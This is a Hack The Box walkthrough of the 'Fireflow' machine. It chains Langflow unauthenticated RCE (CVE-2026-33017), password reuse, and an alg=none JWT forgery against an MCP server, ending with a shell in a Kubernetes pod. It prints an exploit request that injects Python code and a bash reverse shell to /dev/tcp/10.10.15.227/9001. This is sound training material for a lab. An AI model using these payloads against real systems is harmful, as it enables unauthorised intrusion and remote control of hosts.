Fireflow

Hack The Box · Medium · Linux · Full Chain Walkthrough

Fireflow is a medium-difficulty Linux machine built around a modern attack surface: an AI workflow platform (Langflow) exposed to the internet, a custom Model Context Protocol server with a broken JWT implementation, and a Kubernetes cluster whose service account holds a dangerous permission. The full chain moves through five distinct stages, each requiring a different skill set: web enumeration, exploitation of a public CVE, credential reuse, JWT forgery, and finally container-to-host escape through the kubelet. This report documents the complete path to root, including the dead ends and the mistakes made along the way, because those are as instructive as the working steps.

> Scope and disclaimer. This walkthrough was produced against a retired Hack The Box machine in an authorised lab environment. The exploitation of the initial foothold is based on the public GitHub Security Advisory GHSA-vwmf-pq79-vjvx (CVE-2026-33017). Flags are redacted. Nothing here is intended for use against systems you do not own or are not explicitly authorised to test.

1. Reconnaissance

A full TCP port scan revealed a deliberately narrow surface: only SSH and HTTPS. On a medium machine this immediately signals that the whole path runs through the web layer. The most valuable clue was in the TLS certificate: a wildcard Subject Alternative Name *.fireflow.htb, an explicit invitation to hunt for subdomains, plus the organisation name "Task Force Nightfall" which becomes relevant later.



*Figura 1: Nmap output. Only 22 (OpenSSH) and 443 (nginx) are open; the certificate exposes the wildcard SAN *.fireflow.htb and the organisation Task Force Nightfall.*

Two independent signals pointed at the same subdomain. The whatweb scan of the main host leaked an X-Frame-Options: ALLOW-FROM https://flow.fireflow.htb header, and a parallel vhost fuzzing run with ffuf confirmed flow as a live subdomain (HTTP 200, size 1142). The #www and #mail entries are comment lines from the wordlist and are noise.

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt \
  -u https://fireflow.htb/ -H "Host: FUZZ.fireflow.htb" -mc all -fs 0 -ac -k -t 50
```

Figura 2: ffuf confirms the subdomain flow.fireflow.htb, cross-validating the leaked header.

2. Identifying the application

Adding the subdomain to the hosts file and fetching it revealed the target application: Langflow, an open-source platform for building AI agents and workflows. Identifying the exact software is the pivotal moment on a medium machine, because Langflow has a documented history of critical vulnerabilities, and the version determines which one applies.

Figura 3: The flow subdomain serves Langflow, confirmed by the page title and asset structure.

Directory enumeration exposed the API surface, including /openapi.json (the full API schema) and /api/v1/version. Querying the version returned Langflow 1.8.2.



Figura 4: The version endpoint reports Langflow 1.8.2, the exact upper bound of the vulnerable range.

3. Vulnerability analysis

Three advisories were candidates. Cross-referencing them against version 1.8.2 narrowed the field to one.

CVE	Endpoint	Affected	Applicable
CVE-2025-3248	/api/v1/validate/code	< 1.3.0	No, patched
CVE-2026-5027	POST /api/v2/files	≤ 1.8.4	Yes (fallback)
CVE-2026-33017	POST /api/v1/build_public_tmp/{id}/flow	≤ 1.8.2	Yes (primary)

CVE-2026-33017 (advisory GHSA-vwmf-pq79-vjvx, CVSS 9.3) is the primary candidate. The build_public_tmp endpoint is intentionally unauthenticated, so that public flows can be built. The flaw is that it also accepts an optional data parameter and uses attacker-supplied flow data instead of the stored flow. Python code embedded in the node definitions is passed to exec() with no sandboxing. A subtle detail: the code runs during graph construction, before the flow is ever executed, because prepare_global_scope evaluates top-level assignment nodes.

> Key insight. In this vulnerability the content of the public flow is irrelevant. The stored nodes are never even read when the attacker supplies data. Only two things matter: that a public flow exists, and that its UUID is known.

4. Meeting the preconditions

The advisory lists three preconditions. Testing the unauthenticated endpoints showed that auto-login was disabled (closing the superuser-token shortcut) and that the flows listing required authentication. What remained was to discover the UUID of a public flow.



Figura 5: config reports type "public"; auto-login is disabled and the flows API requires auth. Only the public flow UUID is missing.

The UUID was hiding in plain sight. The landing page of the main host embedded a link to a public playground, exposing both the flow UUID and, for a second time, the version.



Figura 6: The landing page leaks the public playground UUID 7d84d636-... and reconfirms Flow engine 1.8.2.

Inspecting the flow confirmed it was a harmless ChatInput to TextOperations to ChatOutput chain with no exploitable tools, which is exactly why the vulnerability matters: the flow content is bypassed entirely.

```
┌──(kali㉿kali)-[~/Desktop/Fireflow]
└─$ curl -sk "https://flow.fireflow.htb/api/v1/flows/public_flow/$FLOW" | python3 -c "
import json,sys
d=json.load(sys.stdin)
for n in d['data']['nodes']:
    nd=n['data']['node']
    print(nd.get('display_name'), '|', n['data'].get('type'), '|', nd.get('description','')[:70])
"
Chat Input | ChatInput | Get chat inputs from the Playground.
Chat Output | ChatOutput | Display a chat message in the Playground.
Text Operations | TextOperations | Perform various text processing operations including text-to-DataFrame
```

Figura 7: The public flow contains only benign nodes; the attack does not rely on them.

5. Foothold: unauthenticated RCE

With all preconditions met, the exploit payload from the advisory was sent to the build_public_tmp endpoint. The first response was an HTTP 200 with a job_id, confirming the endpoint accepted attacker-supplied flow data without any authentication.

```
curl -k -X POST "https://flow.fireflow.htb/api/v1/build_public_tmp/7d84d636-af65-42e4-ac38-26e867052c25/flow" \
  -H "Content-Type: application/json" \
  -b "client_id=attacker" \
  -d '{
    "data": {
      "nodes": [{
        "id": "Exploit-001",
        "type": "genericNode",
        "position": {"x":0,"y":0},
        "data": {
          "id": "Exploit-001",
          "type": "ExploitComp",
          "node": {
            "template": {
              "code": {
                "type": "code",
                "required": true,
                "show": true,
                "multiline": true,
                "value": "import os, socket, json as _json\n\n_proof = os.popen(\"id\").read().strip()\n_host = socket.gethostname()\n_write = open(\"/tmp/rce-proof\",\"w\").write(f\"{_proof} on {_host}\")\n\nfrom
  lfx.custom.custom_component.component import Component\nfrom lfx.io import Output\nfrom lfx.schema.data import Data\n\nclass ExploitComp(Component):\n    display_name=\"X\"\n    outputs=[Output(display_name=\"O\",name=\"o\",method=\"r\")]
  \n    def r(self)->Data:\n        return Data(data={})",
                "name": "code",
                "password": false,
                "advanced": false,
                "dynamic": false
              },
              "_type": "Component"
            },
            "description": "X",
            "base_classes": ["Data"],
            "display_name": "ExploitComp",
            "name": "ExploitComp",
```

Figura 8: The endpoint returns 200 OK with a job_id: attacker-controlled flow data accepted, no auth required.

5.1 The reality of getting the payload right

This is where the honest part of the walkthrough belongs. Getting a valid payload onto the wire took several iterations, and the errors were instructive. The exploit body is a large JSON document embedding Python source; copy-pasting it from a rendered source document repeatedly broke it in ways that only surfaced at runtime.

The build events endpoint became the debugging channel: Langflow includes the exception text in the JSON response, so each failed attempt pointed at the exact problem. The first error was a Python SyntaxError: the string quoting inside the injected class had been mangled during paste.

```
┌──(kali㉿kali)-[~/Desktop/Fireflow]
└─$ cd ~/Desktop/Fireflow
python3 - <<'EOF'
import json, ast
v = json.load(open('payload.json'))['data']['nodes'][0]['data']['node']['template']['code']['value']
print(v)
print("————")
try:
    ast.parse(v); print("SINTASSI PYTHON OK")
except SyntaxError as e:
    print("ERRORE riga", e.lineno, ":", e.msg)
EOF
import os

_x = os.system("bash -c "bash -i >& /dev/tcp/10.10.15.227/9001 0>&1"")

from lfx.custom.custom_component.component import Component
from lfx.io import Output
from lfx.schema.data import Data
class ExploitComp(Component):
 display_name="x"
 outputs= [Output(display_name="o",name="o",method="r")]
 def r(self)→Data:
 return Data(data={})
————
ERRORE riga 3 : invalid syntax. Perhaps you forgot a comma?
```

Figura 9: Build events return the injected code's exception: a SyntaxError caused by mangled quoting.

A second class of error was indentation. Python requires an indented block after a function definition, and the return statement inside the malicious component had lost its leading whitespace during the paste. Validating the decoded Python locally with ast.parse before sending it proved far more efficient than firing blind requests.

```
┌──(kali㉿kali)-[~/Desktop/Fireflow]
└─$ cd ~/Desktop/Fireflow
python3 - <<'EOF'
import re, ast
s = open('exploit.sh').read()
m = re.search(r'"value":\s*"(.*?)",\s*\n?\s*"name":', s, re.S)
code = m.group(1).encode().decode('unicode_escape')
print(repr(code)); print("————")
try:
    ast.parse(code); print("SINTASSI PYTHON OK")
except SyntaxError as e:
    print("ERRORE riga", e.lineno, ":", e.msg)
EOF
'import os\n\n_x = os.system("bash -c \'\\\'\'bash -i >& /dev/tcp/10.10.15.227/9001 0>&1\'\\\'\'")\n\nfrom lfx.custom.custom_component.component import Component\nfrom lfx.io import Output\nfrom lfx.schema.data import Data\nclass ExploitComp(Component):\n display_name="x"\n outputs = [Output(display_name="o",name="o",method="r")]\n def r(self)→Data:\n return Data(data={})'
————
ERRORE riga 12 : expected an indented block after function definition on line 11
```

Figura 10: Local ast.parse pinpoints the remaining error: the return statement needs deeper indentation.

> Lesson learned. For any long JSON payload embedding source code, do not paste it inline into the terminal. Write it to a file and use curl -d @file, and validate the embedded code with ast.parse before sending. Pasting into a terminal, and especially into a reverse shell, silently breaks long lines. This single habit would have saved most of the time spent in this stage.

Once the code compiled cleanly, the reverse shell landed but died immediately: the payload's trailing brace triggered an ambiguous-redirect in the target shell, and the child process was killed when the Langflow build finished. Wrapping the shell in setsid detached it from the dying parent and made it persistent.

Figura 11: With setsid making the shell persistent, a stable session as www-data is established.

6. User: credential reuse

As www-data, the Langflow environment file yielded a superuser password. The value of documenting the whole environment now paid off: that password was reused by a local user.



Figura 12: The Langflow .env file exposes the superuser password (redacted here for OPSEC).

The password was reused by the user nightfall, present in /etc/passwd. Authenticating over SSH produced a stable session and the user flag.



Figura 13: SSH as nightfall using the reused password; the user flag is captured (redacted).

7. Lateral movement: JWT with alg=none

In nightfall's home directory, a .mcp/config.json file revealed a custom Model Context Protocol server on port 30080, together with credentials. Note also the .bash_history symlinked to /dev/null, an anti-forensic touch by the author.



Figura 14: The MCP config exposes the server endpoint, username and password.

Querying the MCP server revealed the flaw: its list of supported JWT algorithms included none, and an admin-only endpoint for registering tools.



Figura 15: The MCP server advertises HS256 and none as supported algorithms, and an admin tools endpoint.

Authenticating with the leaked credentials returned a token with role user. As expected, that token was rejected by the admin endpoint.



Figura 16: The user-role token is rejected on the admin tools endpoint: the role check exists.

The alg=none JWT vulnerability is a classic: a JWT normally relies on its signature to prove the payload was not tampered with, but if the server accepts none it treats unsigned tokens as valid. Forging a token with role: admin and an empty signature produced a token the server accepted, and the previously forbidden request now registered a tool successfully.



Figura 17: A forged unsigned token with role admin is crafted; note the trailing dot (empty signature).

The final step of this stage registered a malicious tool whose code opens a reverse shell (built on os.fork and os.setsid, so it is persistent by construction), then invoked it via the MCP endpoint to obtain a shell as the mcp user, inside a Kubernetes pod.

